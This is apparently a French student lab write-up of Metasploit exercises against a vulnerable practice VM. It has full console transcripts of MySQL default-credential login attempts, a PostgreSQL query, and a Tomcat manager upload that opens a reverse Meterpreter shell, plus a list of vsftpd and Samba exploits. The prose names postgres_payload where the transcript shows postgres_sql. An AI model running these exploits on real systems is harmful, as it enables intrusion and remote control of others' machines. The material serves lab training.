
use msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open
an interactive session

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.183.247
RHOSTS => 192.168.183.247
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.183.247:3306 - 192.168.183.247:3306 - Found remote MySQL version 5.
0.51a
[!] 192.168.183.247:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.183.247:3306 - 192.168.183.247:3306 - LOGIN FAILED: root:root (Unab
le to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.183.247:3306 - 192.168.183.247:3306 - LOGIN FAILED: root: (Unabl
e to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.183.247:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.183.247:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.183.247:3306 - You can open a MySQL session with these credentials
and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```


*Nous avons exécuté la commande **msfconsole** pour tenter d'établir une connexion avec la machine cible.*

*Nous avons utilisé le module **auxiliary/admin/postgres/postgres_payload** pour tenter d'exécuter une charge utile sur un service PostgreSQL mal sécurisé. Après avoir défini l'IP cible avec **set RHOST**, nous avons lancé l'exploitation avec **exploit**.*



The screenshot shows a Kali Linux desktop environment within an Oracle VM VirtualBox window. The desktop background is a dark, abstract image with blue and white patterns. On the left side, there is a sidebar with icons for 'Corbeille', 'Systeme de...', 'Répertoire...', 'Image TD2', 'cybersec', and 'CYBERSEC...'. A terminal window titled 'root@ednerletaille: ~' is open in the center. The terminal displays the Metasploit (msf6) interface. At the top, there is a ASCII art logo and the text 'To boldly go where no shell has gone before'. Below this, the Metasploit version and statistics are shown: 'msf6 > use auxiliary/admin/postgres/postgres_sql', '[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST', 'msf6 auxiliary(admin/postgres/postgres_sql) > set RHOSTS 192.168.0.135', 'RHOSTS => 192.168.0.135', 'msf6 auxiliary(admin/postgres/postgres_sql) > exploit', '[*] Running module against 192.168.0.135', 'Query Text: 'select version()', and the output: 'version', 'PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)'. The terminal also shows '[*] Auxiliary module execution completed' and 'msf6 auxiliary(admin/postgres/postgres_sql) >'. The bottom of the terminal window shows a taskbar with various icons and the text 'Right Ctrl'.

```
edkali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Corbeille
Systeme de...
Répertoire...
Image TD2
cybersec
CYBERSEC...

root@ednerletaille: ~
Fichier Actions Éditer Vue Aide

      dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBP
      |         dB' dBP dB'.BP
      |         dBP dBBBB' dBP dB'.BP dBP dBP
      |         dBP dBP dBP dB'.BP dBP dBP
      |         dBBBBP dBP dBP

o

To boldly go where no
shell has gone before

=[ metasploit v6.4.45-dev ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/admin/postgres/postgres_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/postgres/postgres_sql) > set RHOSTS 192.168.0.135
RHOSTS => 192.168.0.135
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.0.135
Query Text: 'select version()'

version

PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) >
```



Après avoir défini l'adresse IP de la cible avec `set RHOST`, nous avons lancé l'attaque avec `exploit`.



Nous avons exécuté la commande `msfconsole` pour tenter d'établir une connexion avec la machine cible.

Nous avons utilisé le module `exploit/multi/http/tomcat_mgr_upload` pour exploiter une vulnérabilité sur le gestionnaire Tomcat.

Après avoir défini l'IP cible (`set RHOST`), le port HTTP (`set RPORT 8180`) ainsi que les identifiants (`set HttpUsername tomcat` et `set HttpPassword tomcat`), nous avons lancé l'attaque avec `exploit`.



```
edkali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

Applications
Corbeille
Système de...
Répertoire...
Image TD2
cybersec
CYBERSEC...

root@ednerletaille: ~
Fichier Actions Éditer Vue Aide

=====
[ metasploit v6.4.45-dev ]
+ -- --[ 2490 exploits - 1281 auxiliary - 431 post ]
+ -- --[ 1466 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use emsf6 > use exploit/multi/http/tomcat_mgr_upload
[-] No results from search
[-] Failed to load module: exploit/multi/http/tomcat_mgr_upload
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.0.135
RHOST => 192.168.0.135
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set Httpusername tomcat
Httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.0.136:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 0yRvmXKfQu7wmq...
[*] Executing 0yRvmXKfQu7wmq...
[*] Undeploying 0yRvmXKfQu7wmq...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.0.135
[*] Meterpreter session 1 opened (192.168.0.136:4444 -> 192.168.0.135:40749) at
2025-07-17 12:28:49 -0400

meterpreter >
```

Dans ce travail, nous avons utilisé le framework Metasploit pour exploiter différentes vulnérabilités sur la machine cible. Voici les principales commandes et modules employés :

- **msfconsole** : lancement de l'interface Metasploit.
- **Exploitation de la faille vsftpd 2.3.4** avec exploit/unix/ftp/vsftpd_234_backdoor pour obtenir un shell distant.
- **Scan de ports TCP** via auxiliary/scanner/portscan/tcp sur les ports 21, 22, 25, 80, 110 pour identifier les services actifs.
- **Test d'authentification MySQL** avec auxiliary/scanner/mysql/mysql_login en utilisant des identifiants par défaut.
- **Exécution d'une charge utile sur PostgreSQL** avec auxiliary/admin/postgres/postgres_payload.
- **Exploitation de vulnérabilité Samba** via exploit/multi/samba/usermap_script.
- **Exploitation de Tomcat Manager** avec exploit/multi/http/tomcat_mgr_upload en utilisant des identifiants d'accès.

Chaque étape a consisté à définir la cible (set RHOST), configurer les options nécessaires (ports, identifiants, etc.), puis lancer l'exploitation ou le scan (exploit ou run).